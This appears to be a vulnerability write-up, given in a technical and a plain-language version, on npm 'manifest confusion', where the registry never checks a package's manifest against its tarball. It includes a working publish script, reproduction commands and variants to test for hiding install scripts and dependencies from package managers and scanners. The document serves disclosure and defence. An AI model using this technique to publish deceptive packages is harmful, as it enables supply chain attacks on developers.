The massive bug at the heart of the npm ecosystem
The npm registry does not validate the package manifest against the contents of the tarball, allowing a publisher to declare different dependencies or scripts than those actually present in the package. An attacker could hide malicious dependencies or install scripts that security tools and package managers do not detect.
 Published on blog.vlt.sh
In terms of novel supply chain attacks go, this is a biggy & from here on out I'll be referring to this as "manifest confusion".
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The npm Public Registry is the service behind registry.npmjs.com, the source that npm-compatible clients and a large set of mirrors, CDNs and security tools read package metadata from. When a package is published, the client sends a PUT request to the package URI, for example https://registry.npmjs.com/-/<package-name>, with a JSON body that carries two separate things: the version metadata (the "manifest", containing fields such as dependencies, scripts, license, name and version) and the package tarball itself, base64-encoded inside _attachments. The tarball contains the package's own package.json.
Normally you would expect those two representations to agree. The finding in this write-up is that they do not have to: the registry publishes the manifest independently of the tarball and never validates one against the other. The author calls this manifest confusion and describes it as a novel supply chain attack. The ecosystem, he argues, has broadly assumed that the manifest and the tarball contents are consistent, and any tool or insight built on the public registry is therefore susceptible to exploitation or likely to be inaccurate.
At the time of writing the author notes the ecosystem is roughly tens of millions of developers, around 3.1 million packages and 208 billion downloads a month. He also notes that the npm project historically placed a lot of trust in the client rather than the server for validation, a strategy that let the JavaScript tooling ecosystem grow organically but that leaves validation of registry data to npm-compatible clients.
Setup
No special account beyond a normal npmjs.com account is needed. The author's example uses an automation token and a small Node.js project with helper libraries.
- Generate an auth token on npmjs.com at
https://www.npmjs.com/settings/<your-username>/tokens/new, choosing "Automation" for ease. - Start a new project:
mkdir test && cd test/ && npm init -y
- Install the helper libraries:
npm install ssri libnpmpack npm-registry-fetch
- Create a sub directory that will act as the "real" package and its contents:
mkdir pkg && cd pkg/ && npm init -y
- Modify the contents of that package as you wish.
The author discloses that he was the Staff Engineering Manager for the npm CLI team between July 2019 and December 2022 and was part of the GitHub acquisition of npm inc. in 2020, which is relevant context for how he came to know the publish path.
Finding it
The publish endpoint accepts a body shaped like this (the author notes that after almost a decade and a half, this and all other registry APIs remain horribly undocumented):
{
  _id: <pkg>,
  name: <pkg>,
  'dist-tags': { ... },
  versions: {
    '<version>': {
      _id: '<pkg>@<version>`,
      name: '<pkg>',
      version: '<version>',
      dist: {
        integrity: '<tarball-sha512-hash>',
        shasum: '<tarball-sha1-hash>',
        tarball: ''
      }
      ...
    }
  },
  _attachments: {
    0: {
      content_type: 'application/octet-stream',
      data: '<tarball-base64-string>',
      length: '<tarball-length>'
    }
  }
}
The version metadata is submitted independently from the attached tarball that houses the package's package.json, and the two are never validated against one another. That raises the question of which one is the canonical source of truth for dependencies, scripts, license and similar fields. As far as the author can tell, the tarball is the only artifact that gets signed and has an integrity value that can be stored and verified offline, which makes the case for it being the proper source. Yet, surprisingly, the name and version fields in package.json can differ from those in the manifest, because they were never validated either.
He also notes that the server appears to have never done this validation, so one could call it a "feature".
Exploitation
Step 1: build a tarball and a mismatched manifest
Create a publish.js file in the project root with something like the following:
;(async () => {

  const ssri = require('ssri')
  const pack = require('libnpmpack')
  const fetch = require('npm-registry-fetch')

  const tarball = await pack('./pkg/')
  const integrity = ssri.fromData(tarball, {
    algorithms: [...new Set(['sha1', 'sha512'])],
  })

  const name = '<pkg name>'
  const version = '<pkg version>'
  const manifest = {
    _id: name,
    name: name,
    'dist-tags': {
      latest: version,
    },
    versions: {
      [version]: {
        _id: `${name}@${version}`,
        name,
        version,
        dist: {
          integrity: integrity.sha512[0].toString(),
          shasum: integrity.sha1[0].hexDigest(),
          tarball: '',
        },
        scripts: {},
        dependencies: {},
      },
    },
    _attachments: {
      0: {
        content_type: 'application/octet-stream',
        data: tarball.toString('base64'),
        length: tarball.length,
      },
    },
  }

  fetch(name, {
    '//registry.npmjs.org/:_authToken': '<auth token>',
    method: 'PUT',
    body: manifest,
  })
})()
The important part is that the scripts and dependencies fields in the manifest are set to empty objects, while the tarball still contains whatever the real package.json in ./pkg/ declares. The PUT is sent to the package name with the automation token in the //registry.npmjs.org/:_authToken header.
Step 2: publish and inspect
- Modify the
manifestkeys as you wish (for example, the author stripped thescriptsanddependenciesin the above). - Run the program:
node publish.js
- Navigate to
https://registry.npmjs.com/<pkg>/andhttps://www.npmjs.com/package/<pkg>/v/<version>?activeTab=exploreto see the discrepancies.

The screenshot accompanies the step of comparing the registry document and the package page. In the author's example the package was published with a different manifest than its corresponding package.json (referenced as https://www.npmjs.com/darcyclarke-manifest-pkg and https://registry.npmjs.com/darcyclarke-manifest-pkg/).
Step 3: an even easier reproduction with the npm CLI
The npm CLI itself mutates the manifest during npm publish when it sees a binding.gyp file in the project. The author says this behaviour seems to have existed in the client since before his time on the team (that is, <6.x or earlier) and is the cause of many bugs and confusion for consumers.
npm init -y
touch binding.gyp
npm publish
After publishing, a "node-gyp rebuild" scripts.install entry has been added to the manifest but not to the actual tarball's package.json (referenced as https://registry.npmjs.com/darcyclarke-binding and https://unpkg.com/[redacted]/package.json).
A real-world example of this inconsistency is node-canvas, with references to its npm page at version 2.9.0, the registry document for 2.9.0, and https://github.com/npm/cli/issues/5234.
Step 4: what each package manager does with the mismatch
The author describes how the major JavaScript package managers behave with the mismatch. Each uses either the registry manifest or the tarball's package.json in different scenarios, almost always as a caching and performance mechanism. Third-party registry implementations such as jFrog's Artifactory appear to have replicated the same API design, so clients of those private registry instances see the same inconsistency.
npm@6: executes install scripts not present in the manifest, and vice versa
-
Install a malformed dependency:
-
Lifecycle scripts are executed even though none are present in the manifest and the registry has not registered the package as having an install script (that is,
hasInstallScriptisundefined/false). The author referenceshttps://registry.npmjs.org/darcyclarke-manifest-pkg/2.1.13and the code athttps://github.com/npm/minify-registry-metadata/blob/main/lib/index.js. -
The
package.jsoninnode_modules/darcyclarke-manifest-pkgreflects the tarball entry.

The terminal capture accompanies the reproduction step.
npm@6: installs dependencies not present in the manifest, and vice versa
Because the package tarball is cached in a global store, if the --prefer-offline config is used together with --no-package-lock, the next time an install of the same package is run anywhere on the system, dependencies hidden in the tarball may be installed.
-
Install:
-
Run install again somewhere:
npx npm@6 install --prefer-offline --no-package-lock

The terminal capture accompanies the second install step.
npm@9: installs dependencies not present in the manifest, and vice versa
Like npm@6, npm@9 will install the dependencies referenced inside a package's cached tarball package.json when the --offline config is used. The author notes a race condition where --offline may or may not pull from the cache, producing intermittent results.
- Install the malformed dependency so that it is cached.
- Run an installation with the
--offlineconfiguration and/or by turning off network availability:
npm install --offline --no-package-lock
- Dependencies not referenced in the manifest are installed.
yarn@1: executes install scripts not present in the manifest, and vice versa
Like npm@6 and npm@9, yarn@1 runs scripts that are inside the tarball but not referenced in the manifest, and vice versa.

The terminal capture accompanies the Yarn reproduction.
yarn@1: uses the version found in the tarball, exposing a downgrade vector
A tarball can define a different version than the manifest. In that case yarn@1 will upgrade or downgrade and save back to the consuming project's package.json the incorrect version, potentially exposing consumers to a downgrade attack on subsequent installations.

The terminal capture accompanies the version mismatch reproduction.
pnpm@7: executes install scripts not present in the manifest, and vice versa
Like all the others, pnpm runs scripts that are inside the tarball but not referenced in the manifest, and vice versa.

The terminal capture accompanies the pnpm reproduction.
Root cause
The registry accepts the manifest and the tarball as two independent pieces of data in the same PUT body and never validates the overlapping keys against the tarball's package.json. Validation and consistency enforcement are left to npm-compatible clients. The author frames this as client-side enforcement of what should be server-side security, and notes the server appears never to have performed this validation.
The tarball is signed and carries an integrity value that can be stored and verified offline, while the manifest data is not signed and therefore cannot be cached or verified offline. There is no hash or validation of the subset of keys that overlap between the tarball's package.json and the package manifest. The author also points to the complete lack of documentation around the registry APIs as a reason the issue was not easily discernible.
He offers a CWE breakdown:
| CWE | Why it applies |
|---|---|
| CWE-602: Client-Side Enforcement of Server-Side Security | A history of relying on the client (the npm CLI) to do work that should be done server-side; code reference https://github.com/npm/cli/blob/latest/workspaces/libnpmpublish/lib/publish.js#L63 |
| CWE-94: Improper Control of Generation of Code ('Code Injection') | Relevant for all consumers, including package managers such as npm |
| CWE-295: Improper Certificate Generation | Tarballs are signed and given an integrity value even though their contents (name, version, dependencies, license, scripts and so on) differ from the registry index they are associated with |
| CWE-325: Missing Cryptographic Step | Manifest data is not signed and cannot be cached or verified offline; missing hash/validation of the overlapping keys |
| CWE-656: Reliance on Security Through Obscurity | With a complete lack of documentation around the registry APIs, the issue was not easily discernible |
Impact
The author lists four ways the bug affects consumers and end users:
- Cache poisoning: the package that is saved may not match the name and version spec in the registry or URI.
- Installation of unknown or unlisted dependencies, tricking security and audit tools.
- Execution of unknown or unlisted scripts, tricking security and audit tools.
- A potential downgrade attack, where the version specification saved into projects is for an unspecified, vulnerable version of the package.
Bad actors can hide malware and scripts in direct or transitive dependencies that go undetected.
Known third-party organisations and entities affected, as listed by the author, are Snyk, CNPMJS/Chinese Mirror, Cloudflare Mirror, Skypack, UNPKG, JSPM and Yarn, each with a link to the darcyclarke-manifest-pkg package on that service. The author adds an update: it was previously stated that Socket Security was susceptible, but since September 5, 2022 Socket has used the package.json inside the tarball as the source of truth and should show accurate information for packages (dependencies, licenses, scripts). When the blog was posted, the package page for darcyclarke0-manifest-pkg was incorrectly using an outdated data reference, which the Socket team quickly resolved. The author notes Socket is likely the first in this space to properly handle the problem.
On disclosure: to the author's knowledge GitHub was first made aware of the issue on or around November 4, 2022. After independent research he believed the potential impact was greater than originally understood and submitted a HackerOne report on March 9. GitHub closed the ticket on March 21, saying they were dealing with the issue "internally". To his knowledge they have not made significant headway, nor made the issue public, and he says they divested their position in npm as a product over the last six months and refused to follow up or provide insight into remediation work.
Fix
The author does not report a fix being applied. He proposes what should be done:
- Further investigation to determine the scope of affected entries in the registry, which would help determine abuse.
- If the number of discrepancies is minimal (which he doubts, given how prevalent in-flight manifest mutation seems to be), regenerate the discrepant manifests from the tarball's
package.json. - Begin enforcing and validating the privileged and known keys in the manifest, which can happen asynchronously to any research or discovery.
- Document the npm Public Registry APIs and their request and response objects as soon as possible.
For defenders, he suggests contacting any tooling author or maintainer known to rely on the registry manifest data and ensuring they use the package's contents for metadata where appropriate (everything but name and version), and using a registry proxy that strictly enforces and validates consistency.
Variants to test
- Other registry implementations. The author says third-party registries such as jFrog's Artifactory appear to have replicated the API design. Send a
PUTwith a manifest whosedependenciesorscriptsdiffer from the attached tarball'spackage.json; a positive result is a stored document where the two disagree. - Mirrors and CDNs. The affected list includes mirrors and CDNs (CNPMJS, Cloudflare Mirror, Skypack, UNPKG, JSPM). Publish a mismatched package and fetch it through each mirror; a positive result is a mirror serving metadata that does not match the tarball it serves.
- Security and audit tooling. Publish a package whose manifest hides a dependency or script present in the tarball and run it through scanners; a positive result is a scanner reporting the package as clean or listing the wrong dependencies.
- Package managers under offline or cache modes. Reproduce the
--prefer-offline,--no-package-lockand--offlinescenarios on other clients; a positive result is installation of dependencies or execution of scripts that the manifest does not declare. - Version mismatch. Publish a tarball whose
package.jsonversiondiffers from the manifest and install it with a client that reads the tarball; a positive result is the client saving the tarball's version into the consuming project'spackage.json. - Client-side manifest mutation. Check whether other clients add fields to the manifest at publish time, as
npmdoes withbinding.gyp; a positive result is a published manifest containing entries absent from the tarball'spackage.json.
What happened, in plain words
When you install a JavaScript package, your computer asks a big online catalogue for information about that package, then downloads a file containing the actual code. The catalogue is called the npm Public Registry, and it lives at registry.npmjs.com. Almost every tool that installs JavaScript packages reads from it, and so do many mirrors, content delivery networks and security scanners.
Here is the problem. When someone publishes a package, they send the catalogue two things at once: a description of the package (called the manifest) and the package file itself (called the tarball). The manifest is a small block of text listing things like which other packages this one needs (dependencies), which commands should run when it is installed (scripts), what licence it uses, its name and its version. The tarball is a compressed archive, and inside it there is a file called package.json that repeats much of the same information.
You would expect the catalogue to check that the description and the archive agree. It does not. It stores both, side by side, without ever comparing them. The author of this write-up, Darcy Clarke, calls this manifest confusion and describes it as a serious supply chain attack. A supply chain attack is when an attacker does not break into your computer directly, but instead tampers with something you trust and download, so that the harm arrives through a normal, expected channel. Think of a supermarket that trusts a supplier's label on a box without ever opening the box.
The author's argument is that the whole ecosystem has quietly assumed the label and the box always match. Any tool built on the public registry is therefore open to abuse, or is simply giving you inaccurate information.
At the time of writing he puts the ecosystem at tens of millions of developers, around 3.1 million packages and 208 billion downloads a month. He also explains that npm has historically trusted the client (the program on your computer, such as the npm command) to do validation, rather than the server (the catalogue). A client is the software you run; a server is the remote computer it talks to. That choice let the JavaScript tooling ecosystem grow freely, but it means the catalogue itself does not check anything.
A note on the author: he states that he was the Staff Engineering Manager for the npm CLI team between July 2019 and December 2022, and was part of the GitHub acquisition of npm inc. in 2020. That is why he knows how the publishing path works from the inside.
Setting up
You do not need anything special beyond a normal npmjs.com account. The author's example uses an automation token and a small Node.js project with a few helper libraries. Node.js is a program that lets you run JavaScript outside a browser; a token is a long random string that acts like a password for a program, so you do not have to type your real password into a script.
- Generate an auth token on npmjs.com at
https://www.npmjs.com/settings/<your-username>/tokens/new, choosing "Automation" for ease. An automation token is a credential meant for scripts and continuous integration, rather than for a human logging in. - Start a new project:
mkdir test && cd test/ && npm init -y
This creates a folder called test, moves you into it, and runs npm init -y, which writes a starter package.json file without asking you any questions (the -y means "yes to all defaults").
- Install the helper libraries:
npm install ssri libnpmpack npm-registry-fetch
This downloads three small tools. ssri computes and checks integrity hashes (a hash is a short fingerprint of a file; if the file changes, the fingerprint changes). libnpmpack turns a folder into a tarball. npm-registry-fetch sends requests to the registry.
- Create a sub directory that will act as the "real" package and its contents:
mkdir pkg && cd pkg/ && npm init -y
This makes a folder called pkg inside your project and gives it its own starter package.json. This folder is the package you will actually publish.
- Modify the contents of that package as you wish. For example, you could add a dependency or a script to
pkg/package.json, so that the archive genuinely contains something the manifest will not mention.
Finding it
The publish endpoint accepts a body shaped like this. The author notes that after almost a decade and a half, this and all other registry APIs remain horribly undocumented. An API (application programming interface) is simply a set of addresses and rules that one program uses to talk to another; an endpoint is one specific address in that set.
{
  _id: <pkg>,
  name: <pkg>,
  'dist-tags': { ... },
  versions: {
    '<version>': {
      _id: '<pkg>@<version>`,
      name: '<pkg>',
      version: '<version>',
      dist: {
        integrity: '<tarball-sha512-hash>',
        shasum: '<tarball-sha1-hash>',
        tarball: ''
      }
      ...
    }
  },
  _attachments: {
    0: {
      content_type: 'application/octet-stream',
      data: '<tarball-base64-string>',
      length: '<tarball-length>'
    }
  }
}
Line by line:
_idandnameidentify the package.'dist-tags'maps friendly labels such aslatestto a version number.versionsis an object keyed by version string. Each entry is the manifest for that version: its own_id,nameandversion, plus adistblock.- Inside
dist,integrityis a sha512 hash of the tarball,shasumis a sha1 hash of the tarball, andtarballis a URL field (empty here). A hash is a fingerprint; two different files should never share one. _attachmentsholds the actual package file.content_typesays it is binary data,datais the tarball encoded as base64 (a way of writing binary bytes using only text characters), andlengthis its size in bytes.
The point is that the version metadata is submitted independently from the attached tarball that houses the package's package.json, and the two are never validated against one another. That raises the question of which one is the canonical source of truth (the one everyone should believe) for dependencies, scripts, license and similar fields.
As far as the author can tell, the tarball is the only artifact that gets signed and has an integrity value that can be stored and verified offline, which makes the case for it being the proper source. Yet, surprisingly, the name and version fields in package.json can differ from those in the manifest, because they were never validated either. He also notes that the server appears to have never done this validation, so one could call it a "feature".
Exploitation
Step 1: build a tarball and a mismatched manifest
Create a publish.js file in the project root with something like the following:
;(async () => {

  const ssri = require('ssri')
  const pack = require('libnpmpack')
  const fetch = require('npm-registry-fetch')

  const tarball = await pack('./pkg/')
  const integrity = ssri.fromData(tarball, {
    algorithms: [...new Set(['sha1', 'sha512'])],
  })

  const name = '<pkg name>'
  const version = '<pkg version>'
  const manifest = {
    _id: name,
    name: name,
    'dist-tags': {
      latest: version,
    },
    versions: {
      [version]: {
        _id: `${name}@${version}`,
        name,
        version,
        dist: {
          integrity: integrity.sha512[0].toString(),
          shasum: integrity.sha1[0].hexDigest(),
          tarball: '',
        },
        scripts: {},
        dependencies: {},
      },
    },
    _attachments: {
      0: {
        content_type: 'application/octet-stream',
        data: tarball.toString('base64'),
        length: tarball.length,
      },
    },
  }

  fetch(name, {
    '//registry.npmjs.org/:_authToken': '<auth token>',
    method: 'PUT',
    body: manifest,
  })
})()
Line by line:
;(async () => {starts an anonymous function that can wait for slow operations. The leading semicolon is a defensive habit so the file does not break if it is joined with another script.const ssri = require('ssri')and the next two lines load the three helper libraries installed earlier.const tarball = await pack('./pkg/')turns thepkgfolder into a tarball and waits for it to finish.const integrity = ssri.fromData(tarball, { algorithms: [...new Set(['sha1', 'sha512'])], })computes both a sha1 and a sha512 fingerprint of that tarball.new Setremoves duplicates from the list of algorithms.const name = '<pkg name>'andconst version = '<pkg version>'are placeholders for the package name and version you choose.const manifest = { ... }builds the description by hand._id,nameand'dist-tags'are as in the shape above.- Inside
versions, the entry for your version repeats_id,nameandversion, and fillsdistwith the real fingerprints:integrity.sha512[0].toString()andintegrity.sha1[0].hexDigest(). ThetarballURL is left empty. - So the description says "no scripts, no dependencies" and the archive says otherwise.
fetch(name, { ... })sends the whole thing to the registry.method: 'PUT'is the HTTP verb used for creating or replacing a resource;body: manifestis the JSON above; and'//registry.npmjs.org/:_authToken': '<auth token>'puts your automation token in a header so the server knows who you are. A header is a small labelled field attached to a request, like the address block on an envelope.
Step 2: publish and inspect
- Modify the
manifestkeys as you wish (for example, the author stripped thescriptsanddependenciesin the above). - Run the program:
node publish.js
This runs the script with Node.js, which sends the PUT request and publishes the package.
- Navigate to
https://registry.npmjs.com/<pkg>/andhttps://www.npmjs.com/package/<pkg>/v/<version>?activeTab=exploreto see the discrepancies. The first address is the raw catalogue entry; the second is the human-friendly package page.
The screenshot accompanies the step of comparing the registry document and the package page. In the author's example the package was published with a different manifest than its corresponding package.json (referenced as https://www.npmjs.com/darcyclarke-manifest-pkg and https://registry.npmjs.com/darcyclarke-manifest-pkg/).
Step 3: an even easier reproduction with the npm CLI
The npm CLI itself mutates the manifest during npm publish when it sees a binding.gyp file in the project. The CLI is the command-line program you type npm into. binding.gyp is a build description file used by native add-ons, pieces of a package written in another language such as C++. The author says this behaviour seems to have existed in the client since before his time on the team (that is, <6.x or earlier) and is the cause of many bugs and confusion for consumers.
npm init -y
Creates a starter package.json in the current folder with default answers.
touch binding.gyp
Creates an empty file named binding.gyp. touch is a standard command that creates a file if it does not exist, or updates its timestamp if it does.
npm publish
Uploads the package to the registry. Because binding.gyp is present, the client adds an install script to the manifest on the way out.
After publishing, a "node-gyp rebuild" scripts.install entry has been added to the manifest but not to the actual tarball's package.json (referenced as https://registry.npmjs.com/darcyclarke-binding and https://unpkg.com/[redacted]/package.json). node-gyp rebuild is the command that compiles native add-ons. So the description now says "run this build command on install", while the archive says nothing of the sort.
A real-world example of this inconsistency is node-canvas, with references to its npm page at version 2.9.0, the registry document for 2.9.0, and https://github.com/npm/cli/issues/5234.
Step 4: what each package manager does with the mismatch
The author describes how the major JavaScript package managers behave with the mismatch. A package manager is the program that downloads packages and their dependencies for you; npm, yarn and pnpm are three of them. Each uses either the registry manifest or the tarball's package.json in different scenarios, almost always as a caching and performance mechanism. A cache is a local copy kept so the next install is faster. Third-party registry implementations such as jFrog's Artifactory appear to have replicated the same API design, so clients of those private registry instances see the same inconsistency.
npm@6: executes install scripts not present in the manifest, and vice versa
- Install a malformed dependency:
npx runs a specific version of a tool without permanently installing it; here it runs npm version 6 and asks it to install the package darcyclarke-manifest-pkg at version 2.1.13. The @2.1.13 part is the version pin.
- Lifecycle scripts are executed even though none are present in the manifest and the registry has not registered the package as having an install script (that is,
hasInstallScriptisundefined/false). A lifecycle script is a command a package asks the installer to run at a particular moment, such as after download. The author referenceshttps://registry.npmjs.org/darcyclarke-manifest-pkg/2.1.13and the code athttps://github.com/npm/minify-registry-metadata/blob/main/lib/index.js. - The
package.jsoninnode_modules/darcyclarke-manifest-pkgreflects the tarball entry.node_modulesis the folder where installed packages are placed.
The terminal capture accompanies the reproduction step.
npm@6: installs dependencies not present in the manifest, and vice versa
Because the package tarball is cached in a global store, if the --prefer-offline config is used together with --no-package-lock, the next time an install of the same package is run anywhere on the system, dependencies hidden in the tarball may be installed. --prefer-offline tells the tool to use the cache when it can; --no-package-lock tells it not to write or consult a lockfile, which is the file that normally pins exact versions so installs are repeatable.
- Install:
This first install downloads the package and stores its tarball in the cache.
- Run install again somewhere:
npx npm@6 install --prefer-offline --no-package-lock
This second run, in another project, is allowed to reuse the cached tarball. Because the tarball's own package.json lists dependencies the manifest never mentioned, those hidden dependencies can now be installed.
The terminal capture accompanies the second install step.
npm@9: installs dependencies not present in the manifest, and vice versa
Like npm@6, npm@9 will install the dependencies referenced inside a package's cached tarball package.json when the --offline config is used. The author notes a race condition where --offline may or may not pull from the cache, producing intermittent results. A race condition is when the outcome depends on timing, so the same action can give different results on different runs.
- Install the malformed dependency so that it is cached.
- Run an installation with the
--offlineconfiguration and/or by turning off network availability:
npm install --offline --no-package-lock
--offline forbids network access, so the tool must use the cache; --no-package-lock again skips the lockfile.
- Dependencies not referenced in the manifest are installed.
yarn@1: executes install scripts not present in the manifest, and vice versa
Like npm@6 and npm@9, yarn@1 runs scripts that are inside the tarball but not referenced in the manifest, and vice versa.
The terminal capture accompanies the Yarn reproduction.
yarn@1: uses the version found in the tarball, exposing a downgrade vector
A tarball can define a different version than the manifest. In that case yarn@1 will upgrade or downgrade and save back to the consuming project's package.json the incorrect version, potentially exposing consumers to a downgrade attack on subsequent installations. A downgrade attack is when an attacker makes you use an older version that still has a known weakness, so that a fix you thought you had is quietly undone.
The terminal capture accompanies the version mismatch reproduction.
pnpm@7: executes install scripts not present in the manifest, and vice versa
Like all the others, pnpm runs scripts that are inside the tarball but not referenced in the manifest, and vice versa.
The terminal capture accompanies the pnpm reproduction.
Root cause
The registry accepts the manifest and the tarball as two independent pieces of data in the same PUT body and never validates the overlapping keys against the tarball's package.json. Validation and consistency enforcement are left to npm-compatible clients. The author frames this as client-side enforcement of what should be server-side security, and notes the server appears never to have performed this validation.
The tarball is signed and carries an integrity value that can be stored and verified offline, while the manifest data is not signed and therefore cannot be cached or verified offline. There is no hash or validation of the subset of keys that overlap between the tarball's package.json and the package manifest. The author also points to the complete lack of documentation around the registry APIs as a reason the issue was not easily discernible.
He offers a CWE breakdown. CWE stands for Common Weakness Enumeration, a public catalogue that gives standard names and numbers to classes of software weakness, so people can talk about them consistently.
| CWE | Why it applies |
|---|---|
| CWE-602: Client-Side Enforcement of Server-Side Security | A history of relying on the client (the npm CLI) to do work that should be done server-side; code reference https://github.com/npm/cli/blob/latest/workspaces/libnpmpublish/lib/publish.js#L63 |
| CWE-94: Improper Control of Generation of Code ('Code Injection') | Relevant for all consumers, including package managers such as npm |
| CWE-295: Improper Certificate Generation | Tarballs are signed and given an integrity value even though their contents (name, version, dependencies, license, scripts and so on) differ from the registry index they are associated with |
| CWE-325: Missing Cryptographic Step | Manifest data is not signed and cannot be cached or verified offline; missing hash/validation of the overlapping keys |
| CWE-656: Reliance on Security Through Obscurity | With a complete lack of documentation around the registry APIs, the issue was not easily discernible |
Impact
The author lists four ways the bug affects consumers and end users:
- Cache poisoning: the package that is saved may not match the name and version spec in the registry or URI. Cache poisoning means putting something misleading into a cache so that later, trusted reads return the wrong thing.
- Installation of unknown or unlisted dependencies, tricking security and audit tools.
- Execution of unknown or unlisted scripts, tricking security and audit tools.
- A potential downgrade attack, where the version specification saved into projects is for an unspecified, vulnerable version of the package.
Bad actors can hide malware and scripts in direct or transitive dependencies that go undetected. A direct dependency is one your project asks for by name; a transitive dependency is one that a dependency needs, so it arrives indirectly and is easy to overlook.
Known third-party organisations and entities affected, as listed by the author, are Snyk, CNPMJS/Chinese Mirror, Cloudflare Mirror, Skypack, UNPKG, JSPM and Yarn, each with a link to the darcyclarke-manifest-pkg package on that service. A mirror is a copy of the registry kept elsewhere for speed or availability; a CDN (content delivery network) is a network of servers that serves files from a location near the user.
The author adds an update: it was previously stated that Socket Security was susceptible, but since September 5, 2022 Socket has used the package.json inside the tarball as the source of truth and should show accurate information for packages (dependencies, licenses, scripts). When the blog was posted, the package page for darcyclarke0-manifest-pkg was incorrectly using an outdated data reference, which the Socket team quickly resolved. The author notes Socket is likely the first in this space to properly handle the problem.
On disclosure: to the author's knowledge GitHub was first made aware of the issue on or around November 4, 2022. After independent research he believed the potential impact was greater than originally understood and submitted a HackerOne report on March 9. GitHub closed the ticket on March 21, saying they were dealing with the issue "internally". To his knowledge they have not made significant headway, nor made the issue public, and he says they divested their position in npm as a product over the last six months and refused to follow up or provide insight into remediation work. Disclosure here means telling the people who run the affected system about a problem, usually privately first.
Fix
The author does not report a fix being applied. He proposes what should be done:
- Further investigation to determine the scope of affected entries in the registry, which would help determine abuse.
- If the number of discrepancies is minimal (which he doubts, given how prevalent in-flight manifest mutation seems to be), regenerate the discrepant manifests from the tarball's
package.json. - Begin enforcing and validating the privileged and known keys in the manifest, which can happen asynchronously to any research or discovery.
- Document the npm Public Registry APIs and their request and response objects as soon as possible.
For defenders, he suggests contacting any tooling author or maintainer known to rely on the registry manifest data and ensuring they use the package's contents for metadata where appropriate (everything but name and version), and using a registry proxy that strictly enforces and validates consistency. A proxy is a middle program that sits between you and the real service and can inspect or block traffic.
Variants to test
- Other registry implementations. The author says third-party registries such as jFrog's Artifactory appear to have replicated the API design. Send a
PUTwith a manifest whosedependenciesorscriptsdiffer from the attached tarball'spackage.json; a positive result is a stored document where the two disagree. - Mirrors and CDNs. The affected list includes mirrors and CDNs (CNPMJS, Cloudflare Mirror, Skypack, UNPKG, JSPM). Publish a mismatched package and fetch it through each mirror; a positive result is a mirror serving metadata that does not match the tarball it serves.
- Security and audit tooling. Publish a package whose manifest hides a dependency or script present in the tarball and run it through scanners; a positive result is a scanner reporting the package as clean or listing the wrong dependencies.
- Package managers under offline or cache modes. Reproduce the
--prefer-offline,--no-package-lockand--offlinescenarios on other clients; a positive result is installation of dependencies or execution of scripts that the manifest does not declare. - Version mismatch. Publish a tarball whose
package.jsonversiondiffers from the manifest and install it with a client that reads the tarball; a positive result is the client saving the tarball's version into the consuming project'spackage.json. - Client-side manifest mutation. Check whether other clients add fields to the manifest at publish time, as
npmdoes withbinding.gyp; a positive result is a published manifest containing entries absent from the tarball'spackage.json.
Glossary
- API: a set of addresses and rules that one program uses to talk to another.
- Automation token: a long random credential meant for scripts rather than a person logging in.
- Base64: a way of writing binary bytes using only text characters.
- Cache: a local copy of something kept so the next use is faster.
- Cache poisoning: putting misleading data into a cache so later trusted reads return the wrong thing.
- Canonical source of truth: the one copy everyone should believe when two copies disagree.
- CDN (content delivery network): a network of servers that serves files from a location near the user.
- Client: the software running on your computer that talks to a remote service.
- CLI (command-line interface): a program you operate by typing commands.
- CWE (Common Weakness Enumeration): a public catalogue of standard names and numbers for classes of software weakness.
- Dependency: another package that this package needs in order to work.
- Direct dependency: a package your project asks for by name.
- Disclosure: telling the people who run an affected system about a problem, usually privately first.
- Downgrade attack: making you use an older version that still has a known weakness.
- Endpoint: one specific address in an API.
- Hash / integrity value: a short fingerprint of a file; if the file changes, the fingerprint changes.
- Header: a small labelled field attached to a request, like the address block on an envelope.
- Lifecycle script: a command a package asks the installer to run at a particular moment, such as after download.
- Lockfile: a file that pins exact versions so installs are repeatable.
- Manifest: the description of a package stored in the registry, listing fields such as dependencies, scripts, licence, name and version.
- Manifest confusion: the situation where a package's manifest and its tarball's
package.jsondisagree and nothing checks them against each other. - Mirror: a copy of the registry kept elsewhere for speed or availability.
- Node.js: a program that runs JavaScript outside a browser.
- Package manager: a program that downloads packages and their dependencies for you.
- Proxy: a middle program between you and a real service that can inspect or block traffic.
- PUT: the HTTP verb used to create or replace a resource.
- Race condition: when the outcome depends on timing, so the same action can give different results.
- Server: the remote computer a client talks to.
- Supply chain attack: tampering with something you trust and download, so the harm arrives through a normal channel.
- Tarball: a compressed archive file containing a package's code and its own
package.json. - Transitive dependency: a package that a dependency needs, arriving indirectly.
node_modules: the folder where installed packages are placed.node-gyp rebuild: the command that compiles native add-ons.



